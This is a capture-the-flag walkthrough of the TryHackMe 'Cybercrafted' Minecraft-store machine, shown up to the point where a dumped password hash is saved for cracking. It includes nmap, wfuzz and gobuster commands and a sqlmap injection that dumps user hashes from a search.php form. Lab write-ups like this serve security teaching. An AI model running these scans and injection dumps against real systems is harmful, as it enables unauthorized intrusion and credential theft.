Cybercrafted THM Machine by Winter


Today we face a real enemy: microtransactions on video game servers. Today, we have a very special one: a Minecraft pay-2-win server!
On this server, we will simulate a black-hat pentest on a Minecraft server FULL of microtransactions and micropayments. So let's get to it!

DISCLAIMER: TryHackMe has several questions that I will NOT ANSWER DIRECTLY in this writeup, but by following it, you will be able to answer them without any problems. In this case, I WILL capture ALL THE FLAGS. Keep this in mind when following this writeup.

ENUMERATION & FIRST FLAGS

First of all, we will start by performing an in-depth nmap scan to check all the TCP ports and services, as well as the service versions and common scripts. We will perform a full-range scan as Minecraft servers could have strange ports hosting the game world itself and the related assets.

```
nmap -p- -sV -sC -Pn --min-rate 5000 --open 10.10.106.243 -vvv
```




```
PORT      STATE SERVICE   REASON         VERSION
22/tcp    open  ssh       syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; pr
otocol 2.0)
| ssh-hostkey:
|   2048 37:36:ce:b9:ac:72:8a:d7:a6:b7:8e:45:d0:ce:3c:00 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDk3jETo4Cogly65TvK7OYID0jjr/NbNWJd1TvT3mpDonj9KkxJ
1oZ5xSBy+3hOHwDcS0FG7ZpFe8BNwe/ASjD91/TL/a1gH6OPjkZblyc8FM5pROz0Mn1JzzB/oI+rHIaltq8JwTxJMj
Tt1qjfjf3yqHcEA5zLLrUr+a47vkvhYzbDnrWEMPXJ5w9V2EUxY9LUu0N8eZqjnzr1ppdm3wmC4li/hkKuzkqEsdE4
ENGKz322l2xyPNEoaHhEDmC94LTp1FcR4ceeGQ56WzmZe6CxkKA3iPz55xSd5Zk0XTZLTarYTMqxxe+2cRAgqnCtE1
QsE7cX4NA/E90EcmBnJh5T
|   256 e9:e7:33:8a:77:28:2c:d4:8c:6d:8a:2c:e7:88:95:30 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLntlbdcO4xygQVg
z6dRRx15qwlCojOYACYTiwta7NFXs9M2d2bURHdM1dZJBPh5pS0V69u0snOij/nApGU5AZo=
|   256 76:a2:b1:cf:1b:3d:ce:6c:60:f5:63:24:3e:ef:70:d8 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDbLLQOGt+qbIb4myX/Z/sYQ7cj20+ssISzpZCaMD4/u
80/tcp    open  http      syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Did not follow redirect to http://cybercrafted.thm/
25565/tcp open  minecraft syn-ack ttl 63 Minecraft 1.7.2 (Protocol: 127, Message: ck00r lc
CyberCraftedr ck00rrck00r e-TryHackMe-r  ck00r, Users: 0/1)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

As we can see we have the following ports:


- **22/TCP port:** A ssh port, without anonymous login.
- **80/TCP port:** An http port hosting the webpage for the Minecraft server.
- **25565/TCP port:** As i said, that’s the minecraft port, you have to connect to it through the game itself in order to play in the Cybercrafted world.

Let’s check the webpage of the server to enumerate more information about the server itself.



Welcome to
CYBERCRAFTED
Both the online store and the minecraft server are in development

As soon as you land on the website, they announce that the server has a store. But let’s check deeper, the webpage is a single background image, so let’s see if there’s something interesting in the source code of the web.




```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Cybercrafted</title>
    <link rel="shortcut icon" type="image/png" href="assets/logo.png">
    <style>
        body{
            margin: 0px;
            padding: 0px;
            background-color: #000;
        }

        div{
            position: relative;
        }

        img{
            width: 100%;
            height: 100%;
            min-width: 1280px;
            min-height: 720px;
        }
    </style>
</head>
<body>
    <div>
        <img src="assets/index.png">
    </div>
</body>
<!-- A Note to the developers: Just finished up adding other subdomains, now you can work on them! -->
</html>

```

Everything seems normal, but there's a commentary saying that the site's subdomains are now available. You know what that means… let's fuzz!

```
wfuzz -c -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-1
10000.txt -u http://cybercrafted.thm -H "Host:
FUZZ.cybercrafted.thm" --sc 200,403
```

I added the flag `--sc` to filter the output, so we don't have thousands of errors on screen. (I'm clarifying this because for some reason I don't often see many people using that flag, but I feel it could be useful.) I also highly recommend using the SecLists wordlists for Hydra, fuzzing, and so on. But for most CTF, default and common wordlists as rockyou.txt and directory 2.3 should be enough.




```
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://cybercrafted.thm/
Total requests: 220559

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000186:   200        34 L     71 W       832 Ch      "www"
000000207:   403        9 L      28 W       287 Ch      "store"
000000259:   200        30 L     64 W       937 Ch      "admin"
000003914:   403        9 L      28 W       287 Ch      "Store"
000004061:   200        34 L     71 W       832 Ch      "WWW"
000006098:   200        30 L     64 W       937 Ch      "Admin"
|
```

For now we found 3 subdirs:

- www.cybercrefted.thm
- store.cybercrafted.thm
- admin.cybercrafted.thm

Let's check them out.

store.cybercrafted.thm




Forbidden


You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at store.cybercrafted.thm Port 80

admin.cybercrafted.thm



However, checking the website, it appears that the server uses Apache and PHP. Let's check the file extensions of **store.cybercrafted.thm** file, so it will most likely have some index.php or a similar file.



Web servers
Apache HTTP Server 2.4.29


Programming languages
PHP

Operating systems
Ubuntu

We will use gobuster for that purpose:


```
gobuster dir -u http://store.cybercrafted.thm/ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2
.3-medium.txt -x php,html,js,css,txt
```

I also added html, js, css and txt just in case.



```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://store.cybercrafted.thm/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory
-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              css,txt,php,html,js
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 287]
/index.html           (Status: 403) [Size: 287]
/.html                (Status: 403) [Size: 287]
/search.php           (Status: 200) [Size: 838]
/assets               (Status: 301) [Size: 333] [--> http://store.cybercrafted.thm/assets/
]
Progress: 14558 / 1323360 (1.10%)
```

As i said, there's a search.php accessible, also we have an assets folder. Let's check both pages.





Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
background.png	2021-06-16 12:46	141K	
logo.png	2021-06-15 17:37	412K	
lowercase.ttf	2021-06-16 09:40	14K	
search.png	2021-06-16 09:40	61K	
styles.css	2021-06-26 16:28	1.9K	
uppercase.ttf	2021-06-16 09:40	6.9K	

Apache/2.4.29 (Ubuntu) Server at store.cybercrafted.thm Port 80

Nothing really interesting in the assets folder… Let's move on.






ITEM	AMOUNT	COST
Diamond Sword	1x	4$
Golden Sword	1x	0.5$
Iron Sword	1x	1$
Netherite Sword	1x	5$

Ok that got interesting, it seems like a SQL database. And 5$ for a Netherite Sword reinforces the point I made about microtransactions.

Upon closer inspection, it appears that a PHP script is interacting with a SQL database on the server, even though no SQL port is exposed at first glance.
Let’s check the search.php script with SQLMap to see if we have any SQL injections here.

```
sqlmap -url http://store.cybercrafted.thm/search.php --forms --dump
```

Here, SQLMap gives us some interesting results:



```
+----+------------------------------------------+---------------------+
| id | hash                                     | user                |
+----+------------------------------------------+---------------------+
| 1  | 88b949dd5cdfbecb9f2ecbbfa24e5974234e7c01 | xXUltimateCreeperXx |
| 4  | THM{bbe315906038c3a62d9b195001f75008}    | web_flag            |
+----+------------------------------------------+---------------------+
```


We have a user hash that has 40 hexadecimal characters, so it's probably SHA-1. Let’s use hashcat to try to decrypt it.
We also have the first flag with the ID 4.

We create the hash.txt with the password hash for xXUltimateCreeperXx:

```
echo "88b949dd5cdfbecb9f2ecbbfa24e5974234e7c01" > hash.txt
```

